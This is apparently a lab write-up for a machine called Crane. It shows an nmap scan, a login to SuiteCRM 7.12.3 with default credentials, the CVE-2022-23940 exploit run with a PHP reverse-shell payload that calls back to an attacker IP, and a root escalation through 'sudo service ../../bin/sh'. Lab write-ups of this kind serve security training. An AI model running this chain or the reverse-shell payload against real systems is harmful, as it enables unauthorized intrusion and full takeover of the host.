Crane

Host Info Gathering

- We are given an intermediate machine called Crane, with IP of `192.168.241.146`. Use `nmap` to scan over it.


```
> nmap -sCV -A -Pn -O -p- 192.168.241.146 -oN tcpnmap.md

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 37:80:01:4a:43:86:30:c9:79:e7:fb:7f:3b:a4:1e:dd (RSA)
|   256 b6:18:a1:e1:98:fb:6c:c6:87:55:45:10:c6:d4:45:b9 (ECDSA)
|_  256 ab:8f:2d:e8:a2:04:e7:b7:65:d3:fe:5e:93:1e:03:67 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 1 disallowed entry
|_/
| http-title: SuiteCRM
|_Requested resource was index.php?action=Login&module=Users
|_http-server-header: Apache/2.4.38 (Debian)
3306/tcp  open  mysql   MySQL (unauthorized)
33060/tcp open  mysqlx  MySQL X protocol listener
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Important Info

SuiteCRM v 7.12.3


Initial Foothold

- `port 80` is open with http server, we can tried to visit it. We find the `suite CRM` page. Tried weak password `admin : admin` , we are able to get into the administration page.





From “admin” → “about”, we can find version information.





- Google “SuiteCRM 7.12.3 exploit”, we find useful materials from - https://medium.com/@_crac/cve-2022-23940-rce-in-suitecrm-90df53980d8c.

  In this article, CVE-2022-23940 is mentioned - https://github.com/manuelz120/CVE-2022-23940?tab=readme-ov-file

- Download the `exploit.py` file and execute as instructed. As Github instructed, we can use the exploit to get a reverse shell. Now we are `www-data` as low-privilege user.

```
> rlwrap nc -lvnp 4444
> ./exploit.py -h http://192.168.241.146 -u admin -p admin --payload "php -r '\$sock=fsockopen(\"192.168.45.168\", 4444); exec(\"/bin/sh -i <&3 >&3 2>&3\");'"

- local.txt : eb59b848a1da6dd665a2ee075b090c74
```





Privilege Escalation

- By running `sudo -l` , we find that we can run `/usr/sbin/service` . Checking on `GTFOBins` , we can find some information.

  Use sudo method on `GTFOBins` , we can easily improve our privilege to `root` .

```
> sudo -l
> sudo service ../../bin/sh

> whoami
   : root

- proof.txt : 05c429b1dda0c619b2c174ff17f5969b
```

```
$ sudsudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/service
```

../ service

Shell | Sudo

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```



Reference

- https://medium.com/@_crac/cve-2022-23940-rce-in-suitecrm-90df53980d8c
- https://github.com/manuelz120/CVE-2022-23940?tab=readme-ov-file
- https://gtfobins.github.io/gtfobins/service/